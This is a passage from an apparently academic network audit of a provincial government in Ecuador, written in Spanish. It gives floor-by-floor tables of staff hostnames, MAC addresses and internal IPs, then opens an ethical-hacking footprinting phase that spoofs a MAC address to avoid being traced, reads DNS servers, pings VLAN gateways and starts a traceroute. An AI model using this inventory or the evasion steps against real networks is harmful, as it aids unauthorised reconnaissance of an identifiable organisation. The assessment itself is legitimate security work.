


Figura III.5 Diseño Lógico de la red en la Planta 1




Figura III.6 Cableado Horizontal de la Planta 1

Código	Nombre Host	Dirección Física	Dirección Lógica	Patch Panel	Switch	Departamento
P1-30	lpinta	00-1C-C0-BC-9E-C0	192.168.6.208	20	20 (1)	Prefectura
P1-31	***Libre***			22	22 (1)	Prefectura
P1-32	prefecto	00-1C-C0-0E-53-C5	192.168.6.41	21	21 (1)	Prefectura
P1-33	***Libre***			18 (2)	18 (2)	Prefectura
P1-34	sguadalupe	00-19-D1-A3-21-5D	192.168.6.207	19	19 (1)	Prefectura
P1-35	***Libre***			18 (1)	-	Prefectura
P1-36	cmoreno	00-A0-D1-5F-96-FF	192.168.6.213	16	16 (1)	Prefectura
P1-37	emaldonado	00-16-76-0B-F2-95	192.168.6.215	17	17 (1)	Prefectura
P1-38	Pc-pc	00-23-5A-A9-5D-34	192.168.6.18 *	23 (1)	18 (1)	Prefectura
P1-39	usuarioC	00-1C-C0-73-5D-31	192.168.6.113	15	15 (1)	Prefectura
P1-40	***Libre***			14	14 (1)	Prefectura
P1-41	***Libre***			13	13 (1)	VicePrefectura
P1-42	***Libre***			-	23 (1)	VicePrefectura
P1-43	svelastegui	00-06-4F-6B-20-B9	192.168.6.188	17 (2)	17 (2)	VicePrefectura
P1-44	***Libre***			10	10 (1)	VicePrefectura
P1-45	jbasantes	00-1C-C0-31-96-61	192.168.6.187	11	11 (1)	VicePrefectura
P1-46	pherrera	00-1A-80-D4-6B-28	192.168.6.60	12	12 (1)	VicePrefectura
P1-47	***Servidores***			24	24 (1)	Sala de servidores
P1-48	***Antena***				20 (2)	

Tabla III.9 Direccionamiento de la Planta 1

PLANTA 2

TIPO DE SWITCH: 1.- 3COM Baseline Switch 2948 SFP PLUS 5CBLSG48

DEPARTAMENTO	# EQUIPOS	# PUERTOS OCUPADOS	# PUERTOS LIBRES	# RED/VLAN
Adquisición	3	3	0	192.168.5.0/24
Construcción Escolar	4	3	2	192.168.5.0/24
Topografía y Dibujo	0	0	2	192.168.7.0/24
Ingeniería	4	4	1	192.168.7.0/24
Tesorería	3	3	1	192.168.3.0/24
Vialidad	5	5	2	192.168.7.0/24
Fiscalización	19	19	2	192.168.9.0/24
servidor	0	1	0	Conexión con la Sala de servidores
TOTAL	38	38	10	

Tabla III.10 Descripción Infraestructura Planta 2




Figura III.7 Diseño Lógico de la red en la Planta 2




Figura III.8 Cableado Horizontal en la Planta 2

Código	Nombre Host	Dirección Física	Dirección Lógica	Patch Panel	Switch	Departamento
P2 - 4	Amoreno	00-1C-C0-F0-8A-F1	192.168.5.36	4	4	Construcciones Escolares
P2 - 5	Kcalderon	00-1C-C0-F0-8A-ED	192.168.5.4	6	6	Construcciones Escolares
P2 - 6	***Libre***			5	5	Construcciones Escolares
P2 - 7	***Libre***			7	7	Construcciones Escolares
P2 - 8	Dmurillo	00-1C-C0-F0-8C-16	192.168.5.6	8	8	Construcciones Escolares
P2 - 9	***Libre***			11	11	Ingeniería
P2 - 10	edamian	00-1C-C0-DD-F8-D6	192.168.7.8	12	12	Ingeniería
P2 - 11	contraoopp	00-40-33-E3-53-1D	192.168.7.27	13	13	Ingeniería
P2 - 12	***Libre***			14	14	Ingeniería
P2 - 13	Jquevedo_pc	00-25-B3-64-A9-D7	192.168.7.7	15	15	Ingeniería
P2 - 14	blancaguijarro	00-1C-C0-F0-81-91	192.168.7.71	16	16	Ingeniería
P2 - 15	***Libre***			9	9	Topografía y Dibujo
P2 - 16	**Libre**			10	10	Topografía y Dibujo
P2 - 17	Korea	00-1C-C0-96-D4-01	192.168.3.92	17	17	Tesorería
P2 - 18	izurieta_riego	00-19-D1-6F-5E-DF	192.168.3.14	19	19	Tesorería
P2 - 19	Personal22	00-08-A1-7A-0E-D1	192.168.7.15	21	21	Vialidad
P2 - 20	Scevallos	00-1C-C0-DC-68-DC	192.168.7.40	22	22	Vialidad
P2 – 21	nasqui	00-1C-C0-22-2B-01	192.168.7.232	24	24	Vialidad
P2 - 22	***Libre***			23	23	Vialidad
P2 - 23	rrodriguez	00-1C-C0-F0-72-42	192.168.7.13	25	25	Vialidad
P2 - 24	jdelgado	00-1C-C0-96-ED-4C	192.168.7.17	26	26	Vialidad
P2 - 25	***Libre***			27	27	Vialidad
P2 - 26	***Libre***			28	28	Fiscalización
P2 - 27	mahinojosa	00-10-5A-1F-70-AE	192.168.9157	29	29	Fiscalización
P2 - 28	Pc48	00-0D-88-F7-9A-75	192.168.9.163	32	32	Fiscalización
P2 - 29	Jbravo1	00-1C-C0-96-D4-41	192.168.9.145	31	31	Fiscalización
P2 - 30	Rquisiguiña	00-19-D1-AA-06-7A	192.168.9.150	33	33	Fiscalización
P2 - 31	Dsantillan	00-1C-C0-D3-7E-92	192.168.9.152	34	34	Fiscalización

P2 - 32	Usuario1	00-1E-37-A5-3E-15	192.168.9.69 *	35	35	Fiscalización
P2 - 33	Rajitimbay	00-1C-C0-96-C5-40	192.168.9.144	36	36	Fiscalización
P2 - 34	Juzarate	00-1C-C0-DD-F8-8D	192.168.9.157	37	37	Fiscalización
P2 - 35	amunoz			38	38	Fiscalización
P2 - 36	Gyepez	00-11-11-E6-8B-8F	192.168.9.153	39	39	Fiscalización
P2 - 37	edisonespinoza	00-13-20-73-EE-0B	192.168.9.164	43	43	Fiscalización
P2 - 38	Rromero	00-1C-C0-96-D4-42	192.168.9.156	40	40	Fiscalización
P2 - 39	jramirez	00-19-D1-A3-20-F9	192.168.9.155	41	41	Fiscalización
P2 - 40	wcalucho	00-19-D1-9D-A8-FC	192.168.9.146	42	42	Fiscalización
P2 - 41	aparedes	00-1C-C0-96-ED-E5	192.168.9.158	44	44	Fiscalización
P2 - 42	bmejia	00-16-76-C7-F5-D6	192.168.9.148	45	45	Fiscalización
P2 - 43	Elias_Guadalupe	00-27-0E-1D-18-71	192.168.9.55	46	46	Fiscalización
P2 - 44	yespinoza	00-08-54-0C-A8-BC	192.168.9.159	47	47	Fiscalización
P2 - 45	cchavez	00-16-76-99-28-88	192.168.9.147	30	30	Tesorería
P2 - 46	nizurieta	00-1E-33-7E-0B-C4	192.168.9.101	18	18	Tesorería
P2 - 47	***Libre***			20	20	Fiscalización
P2 - 48	***Servidor***			48	48	Sala de servidores

Tabla III.11 Direccionamiento de la Planta 2




Figura III.9 Cableado Vertical de la Red de Datos del Gobierno Autónomo Descentralizado de la Provincia de Chimborazo

3.2 ANÁLISIS DE VULNERABILIDADES A TRAVÉS DE HACKING ÉTICO

Para el análisis de vulnerabilidades a través de Hacking Ético, se utilizaran las fases de penetración de un sistema informática mencionadas en el Capítulo II y que se detallan a continuación

FOOTPRINTING

Simulando el primer paso de un atacante informático se procede al cambio de MAC-ADDRESS a fin de evitar cualquier seguimiento de nuestra verdadera dirección física.

```
root@bt:~# macchanger -r 00:11:22:33:44:55 eth0
```

Figura III.10 Cambio de Mac Address

```
root@bt:~# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:11:22:33:44:55
          inet addr:192.168.6.82  Bcast:192.168.6.255  Mask:255.255.255.0
          inet6 addr: fe80::211:22ff:fe33:4455/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:209 errors:0 dropped:0 overruns:0 frame:0
          TX packets:30 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:27854 (27.8 KB)  TX bytes:4900 (4.9 KB)
          Interrupt:19 Base address:0x2024
```

Figura III.11 Comprobación del Cambio de Mac Address

Se procede a identificar los servidores DNS que han sido asignados a través de DHCP

```
root@bt:~# cat /etc/resolv.conf
nameserver 192.168.0.7
nameserver 192.168.0.11
root@bt:~#
```

Figura III.12 Verificación de los Servidores DNS

Prueba de protocolo ICMP a las direcciones de Gateway de las Vlans, y traceroute a www.google.com

```
root@bt:~# ping 192.168.0.1
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.
64 bytes from 192.168.0.1: icmp_seq=1 ttl=255 time=0.934 ms
64 bytes from 192.168.0.1: icmp_seq=2 ttl=255 time=0.856 ms
64 bytes from 192.168.0.1: icmp_seq=3 ttl=255 time=0.907 ms
^C
--- 192.168.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.856/0.899/0.934/0.032 ms
root@bt:~# ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
^C
--- 192.168.1.1 ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time 2007ms

root@bt:~# ping 192.168.2.1
PING 192.168.2.1 (192.168.2.1) 56(84) bytes of data.
64 bytes from 192.168.2.1: icmp_seq=1 ttl=255 time=2.21 ms
64 bytes from 192.168.2.1: icmp_seq=2 ttl=255 time=0.991 ms
64 bytes from 192.168.2.1: icmp_seq=3 ttl=255 time=0.922 ms
^C
--- 192.168.2.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 0.922/1.377/2.219/0.596 ms
root@bt:~# ping 192.168.3.1
PING 192.168.3.1 (192.168.3.1) 56(84) bytes of data.
64 bytes from 192.168.3.1: icmp_seq=1 ttl=255 time=0.923 ms
64 bytes from 192.168.3.1: icmp_seq=2 ttl=255 time=0.791 ms
64 bytes from 192.168.3.1: icmp_seq=3 ttl=255 time=1.04 ms
^C
--- 192.168.3.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.791/0.918/1.040/0.101 ms
root@bt:~#
```

Figura III.13 Prueba de ICMP

```
root@bt:~# traceroute www.google.com
traceroute to www.google.com (74.125.229.83), 30 hops max, 40 byte packets
